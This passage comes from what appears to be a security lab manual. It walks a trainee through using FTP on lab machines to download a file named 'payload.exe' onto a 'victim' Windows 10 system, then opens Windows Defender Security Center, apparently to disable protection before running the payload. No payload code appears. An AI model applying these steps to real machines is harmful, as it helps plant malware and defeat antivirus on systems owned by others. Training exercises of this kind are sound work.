


Figure 2.25 Screenshot of PLABWIN10: Listing the files on the FTP server 192.168.0.4.

Step 10

Now, set the transfer to binary by typing the following command:

binary

Press **Enter**.

The **Type** of file download is now set to binary.




Figure 2.26 Screenshot of PLABWIN10: Showing the TYPE set as binary.

Step 11

Next, transfer the file on to the victim's system. Type the following command:

```
get payload.exe
```

Press **Enter**.

The transfer is successful.




Figure 2.27 Screenshot of PLABWIN10: Showing the successful transfer of the payload.exe.

Step 12

You can now safely close the FTP server. Type the following command:

quit

Press **Enter**.




Figure 2.28 Screenshot of PLABWIN10: Entering the quit command to exit from the FTP server.

Step 13

Notice that the FTP prompt is no longer available. You are back on the command prompt. Minimize the command prompt window.




Figure 2.29 Screenshot of PLABWIN10: Showing the closed session with the FTP server.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 4 - Execute the Payload

After creating and copying the payload to the user's system, you need to trigger the payload. In a real-life scenario, it will be the user who will be triggering the payload. You will now simulate the same behavior in this task and execute the payload.

To execute the payload, perform the following steps:

Step 1

Ensure you are connected to **PLABWIN10**.

Click **Start** and type the following.

Windows Defender

Press **Enter**.




Figure 2.30 Screenshot of PLABWIN10: Displaying opening Windows Defender

Step 2

In the **Windows Defender** window, select **Open Windows Defender Security Center**.




Figure 2.31 Screenshot of PLABWIN10: Displaying opening Windows Defender Security Center.

Step 3

In **Windows Defender Security Center** select **Virus & threat protection**

